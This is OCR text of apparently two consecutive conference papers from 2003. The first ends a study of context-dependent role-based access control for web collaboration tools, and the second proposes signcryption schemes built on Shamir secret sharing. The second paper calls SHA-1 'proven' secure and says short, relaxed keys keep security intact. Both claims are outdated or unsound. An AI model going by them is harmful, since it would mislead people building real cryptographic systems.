authorized for the corresponding operation on a specific object, the requested operation is refused. Before modeling context-dependent access control for collaboration environments using the RBAC approach, we introduce a role hierarchy for a typical collaboration environment that will be used throughout the whole paper. For this, Sect. 4.1 introduces a sample role hierarchy for a collaboration environment. After that, we give a second hierarchy representing the security levels of identification mechanisms in Sect. 4.2. Here, we consider the supported identification mechanisms as a context parameter. This is just an example for a context, one may think of others, e.g., used communication protocol (http or https). For this hierarchy, we use the term *context hierarchy*.

4.1 Hierarchy for Collaboration Environments

Collaboration environments usually offer different types of user permissions. In Sect. 2, we have already given an overview of possible roles that users can be assigned to. Here, we will provide a role hierarchy containing all the roles of our sample scenario. Additionally, we will outline sample permissions of these roles.

Our scenario consists of two different projects. There are three roles within a project: *team member, team initiator* and *team operator*. Additionally we have a *base role* which is relevant for users that are currently not active in any project.

- Role TM_1 (Team Member of Project *T1*): This role is for normal project member in project *T1*. The users assigned to this role may access resources for regular team work.
- Role TI_1 (Team Initiator of Project *T1*): This role is assigned to the initiator of project *T1*. The project initiator is allowed to invite new team members to the project. He is also allowed to change the project description and to delete the project.
- Role TO_1 (Team Operator of Project *T1*): This role is assigned to users that are responsible for administrative tasks within a project. The team operator may select the tools and resources that may be used in project *T1*.
- Roles TM_2 (Team Member of Project *T2*), TI_2 (Team Initiator of Project *T2*) and TO_2 (Team Operator of Project *T2*) are analogously defined as in project *T1*.
- Role B (Base Role): This role contains all minimal permissions assigned to all users of the collaboration environment. It is also assigned to users that are currently not active in specific projects.

Figure 4.1 depicts the partial order of the roles introduced above. Role B is the most junior role. The left subtree shows all roles of project *T1* the right subtree contains all roles of project *T2*. Within a project there are two most senior roles, the Team Initiator and the Team Operator.




Fig. 4. Direct product $P \times Q$

4.2 Context Hierarchy

In Sect. 2, we have mentioned that different identification mechanisms provide different levels of protection. Thus, access control systems, which use identification results for their access control decisions, should take this level of protection into consideration. Consequently, in context-dependent access control systems, where the relevant context parameter is defined by the identification mechanism, there should be different levels of permissions which depend on the context parameter. In classical RBAC, different levels of permissions are aggregated to roles. If the usage of different identification mechanisms implies different permissions, then these mechanisms should influence the composition of the corresponding roles in role engineering. This means that the identification mechanisms such as certificates in combination with a challenge & response protocol, passwords, or cookies will be considered in the definition of roles.

We illustrate this idea by means of a sample hierarchy for protection levels, i.e., the context hierarchy. Suppose a collaboration environment supporting two kinds of identification mechanisms: identification by user name / password, and by an asymmetric key pair / certificate. This is depicted in Fig. 4.1. If a user *A* is authorized to access a collaboration environment by identifying with a certificate in a challenge & response protocol, then user *A* will be assigned to a context $Cert \in PO_2$. The context *Cert* is authorized for a specific permission set $PS_{cert} \in PERMS$. Another user *B* which decided to identify himself with a password should be authorized to a context $PW \in PO_2$. Analogously, he is authorized for permission set $PS_{Pw} \in PERMS$. If both users identify themselves with their chosen identification mechanisms, they are automatically authorized for the permissions which are assigned to their corresponding roles.

With the introduction of roles, administration tasks become more efficient. A whole set of users can obtain new permissions by just assigning new permissions to their specific role. For changes in the access policy for contexts like *Cert* or *PW*, this adaption can be done easily. In practice, the role hierarchy and the context hierarchy can be more complex than shown in the example. In real-world collaboration environment examples, there may be more roles necessary in order to express the relevant access control categories for permission assignment. In this context, there may be further roles for the categorization of tasks within a project or the support of sub-groups of members within projects, e.g., roles for different work packages with corresponding permissions. However, the roles given in the example above might be sufficient in order to get the idea on how to deal with the problem of different security levels of identification mechanisms in access control, and how to construct more complex role hierarchies.

5 Arithmetic over Partially Ordered Sets

The properties of partially ordered sets required for our purposes will be outlined in this section. Since the theory of partially ordered sets is well-understood and described in

detail in the literature, we only describe the aspects that are required to model context-dependent access control. For more information, we refer to [13,14].

Definition 1 (Partially Ordered Set $\langle P; \leq \rangle$ [13]). *Let P be a set. A partial order on P is a binary relation $\leq$ on P such that for all $x, y, z \in P$ there holds (i) $x \leq x$ (reflexivity), (ii) $x \leq y$ and $y \leq x$ imply $x = y$ (antisymmetry), and (iii) $x \leq y$ and $y \leq z$ imply $x \leq z$ (transitivity).*

Without introducing contexts, we can specify role hierarchies for role-based access control with the definition above. We suggest now to model the context itself as a partially ordered set and then compose a new hierarchy, i.e., the context-dependent role hierarchy, by applying a specific arithmetic over partially ordered sets. With the help of the direct product (which is sometimes also called Cartesian product), we create the context-dependent role hierarchy from the role hierarchy and the context hierarchy as specified in Sect. 4.

Definition 2 (Cartesian Product $P_1 \times \cdots \times P_n$ of Partially Ordered Sets [13]). *Let $P_1, \ldots, P_n$ be ordered sets. The Cartesian product $P_1 \times \cdots \times P_n$ can be made into an ordered set by imposing the coordinate-wise order defined by*

$$(x_1, \ \ldots, \ x_n) \leq (y_1, \ \ldots, \ y_n) \quad \Longleftrightarrow \quad (\forall i)\ x_i \leq y_i \text{ in } P_i.$$

Informally, a product $P \times Q$ is drawn by replacing each point of a diagram of P by a copy of a diagram of Q, and connecting *corresponding* points. Figure 4 depicts a direct product $P \times Q$ of two partially ordered sets P and Q.

6 Role Hierarchy for Context-Dependent Access Control

In this section, we combine the arguments given in Sects. 2 to 5, and thereby, we establish a connected motivation for what follows. In Sect. 2, it was motivated that access control decisions should also take the identification mechanism into account as a relevant context parameter. This idea combines an adequate protection level with reasonable user requirements and convenience aspects. Since a collaboration environment may support a large number of users, where the assignment from users to projects may change dynamically, such collaboration environments pose demanding requirements to security administration systems. Furthermore, providers of collaboration environments have an interest, that changes in the security policy can be dealt with easily and efficiently, e.g., by the introduction of new permissions, or new team roles. This means that they require adequate support for administration.

RBAC, as presented in Sect. 3, dramatically simplifies access control management, which is extremely valuable for large number of users or permissions. It also supports the requirement for flexibility in presence of frequently changing access control policies. Consequently, there arises the question how RBAC can be used to provide efficient solutions for controlling context-dependent access to web-based collaboration environments exploiting the advantages of RBAC. Thus, our goal is to provide answers on how to approach and model collaboration environment requirements for context dependency with RBAC.




Fig. 5. Context-dependent Role Hierarchy $PO_3 = PO_1 \times PO_2$

In Sect. 4, we provided two sample hierarchies for collaboration environment roles and contexts. For context-dependent access control, we will create a new role hierarchy by utilizing the direct product of partial orders. For that, we assume the two hierarchies to be independent from each other, i.e., there are no inferences between roles and contexts. The resulting role hierarchy integrates the context parameter into the collaboration environment role hierarchy. Therefore, it provides context-dependent access control for collaboration environments, where the context, i.e., the identification mechanism selected by the user, is used as a parameter for the access control decision.

Since both hierarchies are partially ordered sets, the result is a partially ordered set again, and thus, can be interpreted as a role hierarchy. Figure 5 presents this new role hierarchy. It includes all new introduced roles, which are the result of the direct product of PO_1 and PO_2, and depicts the inheritance relations among these roles.

We will explain some of the roles in order to give an impression of the meaning of particular roles. For example, role TMPw_1 is for all team members of project *T1* which identify themselves with password. In contrast, role TMCert_1 is for team members of project *T1* which identify themselves with certificates. TMPw_1 should provide less permissions, since the protection level is lower than for TMCert_1. We may, for example, think of the following permissions. Role TMPw_1 has the permission to initiate all communication tools except, for billing reasons, PSTN telephony, while role TMCert_1 has the permission to make PSTN telephone calls (and inherits all the permissions of TMPw_1, of course). Additionally, the new role hierarchy includes a role TIPw_i, $i = 1, 2$, which has the permission to invite new team members, but forbids dropping the project workspace, and a role TICert_i which also allows deleting the project workspace. Table 1 gives a summary of all roles. The table shows the particular role according to the project, the user's role within the project and the chosen identification level.

7 Discussion

The approach above uses the actually chosen identification mechanism as a context parameter. However, this is only an example; one may think of many other contexts. In addition, our approach can be generalized to consider more than one context simultaneously by applying the direct product to the basic role hierarchy and several context hierarchies.

7.1 Automated Role Activation

After having generated the complex role hierarchy, we explain how roles can be activated. In general, if a user is assigned to several roles, it is up to him to decide which role(s)

Table 1. Roles for context-dependent access control

Collaboration Environment Role		Protection Level Password	Certificate
Project T1	Member	TMPw_1	TMCert_1
	Initiator	TIPw_1	TICert_1
	Operator	TOPw_1	TOCert_1
Project T2	Member	TMPw_2	TMCert_2
	Initiator	TIPw_2	TICert_2
	Operator	TOPw_2	TOCert_2
Base Role		BPw	BCert




Fig. 6. Role activation

he is authorized to activate. In our work, the user does not select the role to be activated directly. Web-based user interfaces differs from other environments, such as operating systems or databases, in that they follow a simple request-response schema, i.e., the client sends a request and the server returns the corresponding response. Instead, the role activation in our approach depends on the way the user identifies himself. Thus, one can say that a user selects the role to be activated indirectly. This means that dependent on identification aspects, the user role to be activated is selected by the access control system. In order to describe how and which roles are activated we introduce some mappings. For formalization reasons, we define *IDMS* as the set containing the identifiers of identification mechanisms supported by the corresponding collaboration environment.

- $assignedr : USERS \rightarrow 2^{ROLES}, assignedr(u) = \{r \in ROLES | (u, r) \in UA\}$. The result of $assignedr(u)$ is the set of roles for which user u is assigned according to *UA*.
- $juniorr : 2^{ROLES} \rightarrow 2^{ROLES}, juniorr(rs) = \{r \in ROLES | r \preceq r', r' \in rs\}$. The result of $juniorr(rs)$ is the set consisting of all roles which are in a junior inheritance relation to the roles contained in the set rs.
- $allowedr : IDMS \times 2^{ROLES} \rightarrow 2^{ROLES}, allowedr(im, rs) = \{$subset of rs authorized for $im\}$. Given an identification mechanism im and a set of roles rs, the relation $allowedr(im, rs)$ filters all roles which are allowed for activation.

When the collaboration environment receives a request, roles will be activated dependent on whether the user identifies, how he identifies, and whether he is a registered user. The procedure according to which roles are selected for activation is depicted in Fig. 6. With the activation of one role, all roles in junior inheritance relations are activated. In this way, the requesting user also obtains the permissions of all junior roles. Roles to be activated are selected automatically according to the mechanism shown in Fig. 6.

7.2 Constrained RBAC for Collaboration Environments

Constraints in RBAC deal with static and dynamic separation of duty. This means that the RBAC system either controls that no users are assigned to conflicting roles according

to the underlying security policy (static separation of duties), or users cannot be activated for conflicting roles simultaneously (dynamic separation of duty). The example we have introduced in figure 5 does not make use of separation of duty aspects. However, in a concrete collaboration environment, there may be other constraints which follow from potential conflicts resulting from the underlying security policy. E.g., consider a model in which a user can only be active in a single project per session. This means that, he explicitly needs to log in to and log out from a particular project. While working in that project, each request to a resource needs to be checked, whether it is a resource of the current project; if not, then the user has to be informed that he needs to exit the current project, first. This scenario could be modeled using constraints.

8 Related Work

In the past years, there have been various contributions to the area of RBAC which emerged as an alternative of classical discretionary and mandatory access control approaches. Ongoing research activities in RBAC resulted in the first proposed NIST standard for RBAC [8]. In the past, RBAC was mainly used for database management and network operating systems. Up to now, there are only a few contributions considering the usage of RBAC in the web context, even if RBAC is assumed to be a promising alternative for this area [10]. But in practice, protection on the web is still dominated by traditional concepts [9], e.g., access control lists. The first proposals for the usage of RBAC for the WWW is given in [15,16,17].

In the PERMIS project a role-based access control infrastructure was developed that uses X.509 certificates [18]. In this work, user roles and the permissions granted to the roles are contained in X.509 attribute certificates. In contrast to this approach, we do not store roles and permissions in attribute certificates since certificates have to be renewed after some period, and they can become invalid before their expiration date, which requires the introduction of revocation mechanisms.

The Generalized Role-Based Access Control approach [19] models contexts in residential computing infrastructures using object roles and environment roles. Georgiadis et al. developed a model for team-based access control using contexts (C-TMAC) [20] by providing user contexts (e.g., the team membership) and object contexts (e.g., set of objects required for certain tasks). In these works, contexts are not integrated into the role hierarchy. Instead, they store them in a separate structure. The contexts are considered as an additional step in each access control decision.

The second aspect of our work deals with the context-dependency respecting security level of identification for access control decisions of web-based collaboration environments which has not been considered so far. In our opinion, this idea is of high relevance for access control in web-based collaboration environments, where mobile users cannot always access the collaboration environment via their own computers.

9 Conclusion

In this work, we have shown how to model access control for web-based collaboration environments with RBAC since RBAC provides promising properties for controlling

access in web-based collaboration environments. We have motivated the need for considering context-dependent parameters such as the identification mechanism in the access control decision in web-based collaboration environments. Furthermore, we have modeled context-dependency with RBAC. We have shown how to model contexts as partially ordered sets and how complex context-dependent role hierarchies can be obtained in an efficient and systematic way. The combination of context-dependent aspects for web-based collaboration environments and their modeling in RBAC goes beyond what is done in today's web practice and allows new possibilities.

References

1. Bafoutsou, G., Metzas, G.: Review and functional classification of collaborative systems. International Journal of Information Management (2002) 281–305
2. Meier, C., Benz, H.: Business process requirements and paradigm of co-operative work: Enhanced Platform. UNITE Project Deliverable (2002) http://www.unite-project.org
3. Freier, A., Karlton, P., Kocher, P.: The SSL protocol version 3.0. Internet Draft (1996)
4. Dierks, C., Allen, C.: The TLS protocol version 1.0. RFC 2246 (1999)
5. Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., Berners-Lee, T.: Hypertext Transfer Protocol—HTTP/1.1. RFC 2616 (1999)
6. Kristol, D., Montulli, L.: HTTP State Management Mechanism. RFC 2109 (1997)
7. Sandhu, R., Ferraiolo, D., Kuhn, R.: The NIST model for role-based access control: towards a unified standard. In: 5th ACM workshop on Role-based Access Control, (2000)
8. Ferraiolo, D., Sandhu, R., Gavrila, S., Kuhn, D., Chandramouli, R.: Proposed NIST standard for role-based access control. ACM Trans. on Inf. and Syst. Security **4** (2001)
9. Bertino, E., Pagani, E., Rossi, G., Samarati, P.: Protecting information on the web. Comm. of the ACM **43** (2000)
10. Joshi, J., Aref, W., Spafford, E.: Security models for web-based applications. Comm. of the ACM **44** (2001)
11. Zapf, M., Reinema, R., Wolf, R., Türpe, S.: UNITE — an agent-oriented teamwork environment. In: 4th Intern. Workshop, MATA 2002. Number 2521 in LNCS, (2002) 302–315
12. Sandhu, R.: Role activation hierarchies. In: 3rd ACM workshop on Role-based access control, (1998)
13. Davey, B., Priestley, H.: Introduction to Lattices and Order. Cambridge Univ Press (2002)
14. Jonsson, B.: Arithmetic of ordered sets. In Rival, J., ed.: Ordered Sets. Proceedings of the NATO Advanced Study Institute. (1981)
15. Barkley, J., Cincotta, A., Ferraiolo, D., Gavrilla, S., Kuhn, D.: Role-based access control for the world wide web. In: 20th National Information Systems Security Conference. (1997)
16. Park, J., Sandhu, R., Ahn, G.: Role-based access control on the web. ACM Trans. on Inf. and Syst. Security **4** (2001)
17. Tari, Z., Chan, S.: A role-based access control model for intranet security. IEEE Internet Computing **1** (1997)
18. Chadwick, D., Otenko, A.: The PERMIS X.509 role based privilege management infrastructure. In: 7th ACM Symposium on Access Control Models and Technologies, (2002)
19. Covington, M., Moyer, M., Ahamad, M.: Generalized role-based access control for securing future applications. In: 23rd Nat. Inform. Syst. Security Conference, Baltimore, MD (2000)
20. Georgiadis, C., Mavridis, I., Pangalos, G., Thomas, R.: Flexible team-based access control using contexts. In: 6thACM Symposium on Access Control Models and Technologies. (2001) 21–30

A Signcryption Scheme Based on Secret Sharing Technique

Mohamed Al-Ibrahim

Center for Advanced Computing
Department of Computing
Macquarie University
Sydney, NSW 2109, Australia
ibrahim@ieee.org

Abstract. Signcryption is a cryptographic primitive that performs signing and encryption simultaneously, at less cost than is required by the traditional signature-then-encryption approach. In this paper, a new signcryption scheme is proposed for the open problem posed by Zheng, and is based on Secret Sharing technique. The scheme is an "all-in-one" security approach: it provides privacy, authentication, integrity and non-repudiation, all with less computational cost as well as communication overhead. Yet, the scheme is not restricted to any particular cryptosystem and could be designed with any cryptographic cryptosystem.

1 Introduction

Zheng [14] in Crypto 1997 introduced a new cryptographic primitive termed *digital signcryption*. He addressed the question of the cost of secure and authenticated message delivery: whether it is possible to transfer a message of arbitrary length in a secure and authenticated way with an expense less than that required by signature-then-encryption. There, the goal was to provide simultaneously encryption and digital signature in a single step and at a cost less than individually signing and then encrypting. Their motivation was based on an observation that signature generation and encryption consumes machine cycles, and also introduces "expanded" bits to an original message. Hence, the cost of cryptographic operation on a message is typically measured in the message expansion rate and computational time invested by both sender and recipient. With typical standard signature-then-encryption, the cost of delivering a message in a secure and authenticated way is essentially the sum of the cost of digital signature and that of encryption. The answer to the question in [14] was proposed by an approach based on the discrete logarithm problem of a shortened form of El-Gamal based signatures. There, the secret key k was divided into two short sub-keys k_1 and k_2; the first was used for encryption, and the latter for signing. They left as an open and challenging problem the design of other signcryption schemes employing any public-key cryptosystem such as RSA, or any other computationally hard problem. Later, in [13], they introduced another signcryption scheme based on the problem if integer factorization. Also, other studies by Bellare *at. el.* [2,3], An

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 279–288, 2003.

et. al. [1], and others [8] have studied the fundamentals of this cryptographic primitive and have set its security proofs.

In this paper, we propose an innovative method of designing an authentication and signcryption schemes based on secret sharing technique. We begin by describing the idea with an authentication scheme. Then, we introduce the signcryption scheme, which provides privacy, authenticity, integrity and non-repudiation, all in one shot. The distinguishing feature of the scheme is that it introduces a new technique of digital signatures different from the classical approaches, which are based on public-key cryptosystems or identity-based systems. Here, we exploit the shares of the secret sharing as a signature to a message. The encrypted message and the signature require minimum space overhead, and therefore it is superior in saving the bandwidth in congested communication channels. The verification is efficient and requires relatively small computation time. In general, the system is useful in many applications, especially in real-time broadcast applications which require privacy and authentication with non-repudiation property, yet with low overhead.

2 Theoretic Construction

The main structure of the system is the Shamir threshold secret sharing method [12]. The main idea relates to the concept of verifiable secret sharing, illustrated in [9].

Shamir's (t, n) threshold scheme ($t \leq n$) is a method by which a trusted party computes secret shares s_i, $1 \leq i \leq n$ from initial secret s, such that any t or more users who pool their shares may easily recover s, but any group knowing only $t-1$ or fewer shares may not. Shamir secret sharing is based on Lagrange polynomial interpolation, and on the fact that a univariate polynomial $y = f(x)$ of degree $t-1$ is uniquely defined by t points (x_i, y_i) with distinct x_i (since these define t linearly independent equations in t unknowns). All calculations are done in $GF(p)$ where the prime p is selected to satisfy the security requirements. The scheme is constructed by a trusted party. The computational cost of a secret sharing scheme is in solving a set of linear systems of degree t, which is a polynomial time complexity problem.

To establish a threshold secret sharing system, we need to determine the number of shares and the threshold at which the signer is able to construct the secret. Three parameters are chosen, i.e. a polynomial of degree two, because that it is mathematically the minimum number of points which can determine a unique solution for the Lagrange polynomial interpolation.

The idea is to treat the message as a secret, and associate a number of parameters (shares) to the secret. The challenge for the verifier is to reconstruct the secret based on the knowledge of the shares, much as any secret sharing technique. If the verifier is able to compute the secret based on valid shares, this proves that the message is genuine, since only unique points (shares) can construct the polynomial. Any difference in the points would not reconstruct the message (secret). Therefore, the sender computes the secret in terms of

parameters (shares). The parameters should be very specific in order to prevent the adversary from forging the authentication scheme.

Hence, the construction is based on three equations of three unknowns, and therefore, using Lagrange interpolation function it is possible to determine a unique polynomial $f(x)$ of three parameters and of degree two:

$$f(x) = f_0 + f_1 x + f_2 x^2$$

3 An Authentication Scheme

We start with the following authentication scheme. The main components of the scheme are the (3,3) Shamir secret sharing scheme, an intractable hash function H and the Diffie-Hellman public-key system. The hash function is used as a one-way function, and it should be a provable-secure hash function such as SHA-1 [7] (the function takes an arbitrary random length bitstring and produces a string of 160 bits of message digest). The Diffie-Hellman cryptosystem is used to generate public keys [4]. The public keys of the signer and the verifier are used as shares in the Shamir secret sharing system, and at same time they provide strong authentication and mutual correspondence between the two communication parties.

As mentioned in section 2, the idea is to treat the message as a secret share, and associate a number of parameters to the secret. The challenge for the verifier is to reconstruct the secret based on the knowledge of the shares, much as any secret sharing technique.

3.1 The Scheme

The scheme first establishes a Diffie-Hellman public-key system for both the signer and verifier. The client uses the message, its public key, and the verifier public key as parameters of the interpolation polynomial. As a result, we compute the signature and hide the message as a secret. The verifier has to recompute the secret based on its public key, client (signer) public key, and the signature. If the secret and the message are the same, the authentication is accepted, as illustrated in the following scheme.

Initialization

1. construct Diffie-Hellman public-key system by choosing g as primitive element in $GF(q)$, private keys x_a for the sender and x_b for the verifier.
2. let $y_a = g^{x_a}$ and $y_b = g^{x_b}$ be the public keys for the signer **A** and verifier **B** respectively.

Signer A

1. let
$$\alpha = y_b^{x_a}\,, \qquad \beta = y_a$$
2. compute the secret $s = H(m||\alpha)$
3. design the polynomial
$$f(x) = f_0 + f_1 x + f_2 x^2$$
such that
$$f(0) = s\,, \qquad f(1) = \alpha\,, \qquad f(2) = \beta$$
(There are three equations and three unknowns, so there is a unique $f(x)$.)
4. compute the signature $\sigma = f(3)$.
(the triplet: α, β and σ are shares of (3,3) Shamir scheme with the secret s)
5. transmit (m, σ) to the verifier.

Verifier B

1. fetch y_a
2. compute $\alpha = y_a^{x_b}$
3. compute the secret $s' = H(m||\alpha)$
4. compute the secret s based on the triplet α, β and σ
5. verify whether $s = s'$

3.2 Discussion and Analysis

Shamir secret sharing attempts to create a unique polynomial which passes through a number of points, and it can therefore be exploited to produce a signature for a message. To construct such a polynomial, satisfying the security conditions, three points of the following shape need to be created:

$$\alpha = y_b^{x_a}\,, \qquad \beta = y_a\,, \qquad s = H(m||\alpha)$$

The signature of the message m is $\sigma = f(3)$. This also means that the triplet α, β and σ are the shares of (3,3) Shamir scheme with the secret s. The sender sends the message m and its signature σ to the verifier.

At the verification phase, the verifier collects the authentic value of β from the public registry and computes the value α and the hash value of the received message. Then it takes the triplet α, β and σ and computes the secret s. The verification of the signature is successful if $s = s'$; otherwise, it is rejected.

The use of the Diffie-Hellman cryptosystem has two benefits. First, it establishes a secure relationship between the signer and verifier. Second, it simplifies the task of exchanging the parameters of the interpolation polynomial between signer and verifier. Each of the principals can compute the parameters without extra communication overhead. Note that the signature is only verified by the corresponding peer with which the host has established the connection.

3.3 Security Analysis

Since the system is a combination of cryptographic components, the security of the system depends on the security of the underlining components:

- Diffie-Hellman security is discussed in their celebrated paper [4]. In fact, the security depends on the size of the key and the prime numbers.
- The security of the one-way function. We strongly emphasize the selection of a collision-resistant one-way hash function H which takes an arbitrary size string and generates a string of size l: $H : \{0,1\}^* \rightarrow \{0,1\}^{\ell}$. SHA-1 is proven to be a secure message digest algorithm. It generates 160 bits of message digest, which makes it secure enough against well-known attacks.
- The security of Shamir secret sharing. The security of Shamir secret sharing is discussed in [12], were the assumptions and requirements for security of the system are explained.

Note that the hashed message is the result of the concatenation of the message and the value α to assign the sender's tag on the message to prevent possible replay attacks. Only the verifier who established the Diffie-Hellman public-key with client is able to generate the value α.

Obviously, the scheme does not provide non-repudiation service. The scheme is a sort of tag message such as used with message authentication codes (MAC). But for mutual authentication, it satisfies the task of mutual authentication.

3.4 Performance Analysis

The operations involved at the signing and verification phase are almost the same:

- one cheap hash function on the message
- a number of flops (of multiplications and divisions of Lagrange interpolation function)
- one modular exponentiation.

The overall signature size is of 160 bits according to SHA-1 hashing. Generating and extracting the secret key from the system requires a number of operations including multiplications and divisions. Generally, the overall Lagrange operations are of $O(n^2)$. Specifically, they include $(n+1)$ multiplications for n times. Also, a number of $(n+1)$ of divisions are required. In our system, we are dealing with 3 parameters; thus, the approximate number of operations is almost 15 flops per message. Also, there is one hash computation of the message.

The modular exponentiation would not be expensive if we relax the security condition and set short key sizes.

4 A Digital Signcryption

The scheme in the previous section provides only mutual authentication with missing non-repudiation service. The proposed scheme in this section, in contrast, provides all the services. It provides authenticity, privacy, integrity, and non-repudiation, all-in-one.

The goal here is to provide an "encrypted signature" for a message m. As in the previous scheme, we use secret sharing method as the template for our algorithm. To achieve this, we need to define parameters (shares) for the system. Here, rather, we use (2,2) threshold secret sharing method with two shares and a threshold is set to the shares. The signer constructs the polynomial and ensures the security and the efficiency of the system.

Obviously, for a message m, it is easy to find the hash of the message h, the ciphertext of the message c, and the signed hash value s. Therefore, the system involves the operations of the following primitive tools: an intractable hash function H and a public-key cryptosystem R. The hash function is used as one-way function and should be a provable-secure hash function such as SHA-1. The cryptosystem is used to encrypt the message and provide non-repudiation. The type of cryptosystem is not determined, and any public-key cryptosystem may used [11].

Assumptions

1. a message m
2. participant parties: *Sender A* and *Receiver B*
3. any asymmetric cryptosystem for A: public key P_a and secret Key S_a and for B public key P_b and secret Key S_b
4. an intractable hashing function H

4.1 The Scheme

Signer A

1. compute $h = H(m)$
2. compute $s = E_{S_a}(h)$
3. compute $c = E_{P_b}(m)$
4. design the polynomial
$$f(x) = f_0 + f_1 x$$
such that
$$f(0) = c\,, \qquad f(1) = s$$
(There are two equations and two unknowns so there is a unique $f(x)$.)
5. compute the signature $\sigma = f(2)$.
(the couple: σ and s are shares of (2,2) Shamir scheme with the secret c)
6. transmit (s, σ) to the Verifier.

Verifier B

1. compute the secret c based on the values s and σ
2. compute $m = D_{S_b}(c)$
3. compute $h = H(m)$
4. compute $h' = D_{p_a}(s)$
5. verify whether $h = h'$

4.2 Discussion and Analysis

The main objective of signcryption is to provide both encryption and authentication simultaneously. In our scheme, for encryption, we apply any efficient cryptosystem algorithm to the message. For authentication, with non-repudiation property, we sign the message digest by the signer's private key. However, for verification purposes, a mechanism is needed by which it is possible for the verifier to verify the authenticity of the message, and for the adversary it would be an infeasible task.

As described in section 2, the idea is to fix a secret, and relate to the secret a number of parameters or shares. The shares in this case are c and σ. The challenge for the verifier, therefore, is to reconstruct the secret based on the knowledge of the shares. To achieve this, the signing process passes through a number of processes. Each step depends on the preceding one. The overall process is in fact like a chain of security subprocesses.

At the verification phase, the verifier computes the value c from shares s and σ by solving a set of equations using Lagrange interpolation function. Once c is retrieved, m could be retrieved as well by decrypting the value c. Consequently, it would be possible to compute the hash of the message m to get the value h. The decryption of the value s would result in the value h'. If the computed hash value h from m is the same as the value h' resulting from decrypting the value s, then this proves the authenticity of the message sent through the pair (s, σ).

4.3 Performance Analysis

The operations involved at the signing and verification phase are almost the same:

- encryption/decryption operation. We assume a very efficient public-key algorithm with short keys. The type of algorithm is non-important.
- one cheap hash function on the message
- a number of flops (of multiplications and divisions of Lagrange interpolation function)

Generating and extracting the secret c from the system requires a number of operations including multiplications and divisions. Generally, the overall Lagrange operations are of $O(n^2)$. Specifically, they includes $(n+1)$ multiplications for n times. Also, a number of $(n+1)$ divisions are required. In our system, we

are dealing with 3 parameters; thus, the approximate number of operations is almost 15 flops per message. Also, there is one hash computation of the message.

The modular exponentiation would not be expensive if we relax the security condition and set short key sizes.

The performance also has to do with the size of the message m and the key to compute the value c. We already assumed short keys without losing security robustness. So the signing and verification process should be fast.

The overall signature size is of 160 bits according to SHA-1 message digest and 160 bits for the value σ.

4.4 Security Analysis

The scheme provides all-in-one security services. It provides privacy, authentication, integrity and non-repudiation. Yet, under certain conditions shown, it is efficient compared to the services and to other schemes. For efficiency purposes, we relax the security condition and use short keys, and the security objectives are still pertained.

The system is mainly a combination of primitive cryptographic components, and the security of the overall signcryption scheme depends on the security of the underlining components, namely the

1. public-key cryptosystem,
2. intractable hashing function H,
3. threshold Shamir secret sharing,

For each item above, consider the following:

1. The choice of selecting a specific public-key cryptosystem was not declared in so far as the selected cryptosystem is secure. This property gives the system more design flexibility. RSA and ElGamal-type cryptosystems are examples of such cryptographic algorithms. However, for the sake of efficiency, and also considering the security, we may relax some security properties of the underlining structures. In particular, we relax the security properties of the asymmetric key system and choose a very short key for the purpose of providing non-repudiation service. This is valid because the underlining scheme from which the signature is derived are secure. The public-key cryptosystem is also used to encrypt the message message m to c.
2. The security of the one-way function. We strongly emphasize the selection of a collision-resistant one-way hash function H which takes an arbitrary size string and generates a string of size l: $H : \{0,1\}^* \rightarrow \{0,1\}^\ell$. SHA-1 is proven to be a secure message digest algorithm. It generates 160 bits of message digest, which makes it secure enough against well-known attacks.
3. The security of Shamir secret sharing. The security of Shamir secret sharing is discussed in [12]. There, the assumptions and requirements for security of the system are listed. The main concern of the security is related to the perfectness of secret sharing method. In general, the system is perfect when

shares are selected randomly. In the scheme, the system is of degree one with two parameters. Thus, at least one random share is needed. The other share could be selective without any security side effect. The chosen share in our scheme is the secret c. However, for the random value, we consider s is the random share because, from a security perspective, the system would be as secure with s as it is secure with a real random share. This claim is true since the share s is actually a signed parameter by a private key. The share σ is computed from the other shares and hence it is secure.

5 Conclusion

Signcryption is a relatively new and important cryptographic primitive. It has many potential applications such as real-time transactions and streaming. A new signcryption scheme is designed using Shamir secret sharing method. The scheme adds integrity as an additional security service, besides the basic original services of authenticity and privacy.

References

1. An, J., Dodis, Y., and Rabin, T.: "On the Security of Joint Signature and Encryption," *Advances in Cryptology - EUROCRYPT'02*, Lecture Notes in Computer Science, Springer-Verlag, L. Kundsen (ed.), volume 2332, Netherland (2002) 83–107
2. Bellare, M. and Namprempre, C.: "Authenticated Encryption: Relations among notions and analysis of the composition paradigm," Advances in Cryptology - *ASIACRYPT'00*, Lecture Notes in Computer Science, T. Okamoto (ed.), Springer-Verlag, volume 1976, Japan (2000) 531–545
3. Bellare, M., Desai, A., Pointcheval, D. and Rogaway: "Relations among notions of security for public-key encryption schemes," *Advances in Cryptology - CRYPTO'98*, H. Krawczyk (ed), Lecture Notes in Computer Science, volume 1462, Springer-Verlag, Califonia (1998) 26–45
4. Diffie, W. and Hellman, M.: "New Directions in Cryptography," *IEEE Trans. on Inform. Theory*, vol. IT-22 (Nov. 1976) 644–654
5. ElGamal, T.: "A Public Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms," *IEEE Trans. on Inform. Theory*, vol. IT-31 (July 1985) 469–472
6. Menezes, A., Van Oorschot, P., and Vanstone, S.: "Handbook of Applied Cryptography, " *CRC Press*, Boca Raton, 1997.
7. National Institute of Standards and Technology (NIST). *FIPS Publication 180: Secure Hash Standards (SHS)*, May 11 (1993)
8. Pieprzyk, J. and Pointcheval, D.: "Parallel Cryptography, " to be appear in the proceedings of Eighth *ACISP'03*, Lecture Notes in Computer Science, Wollongong, Australia (2003)
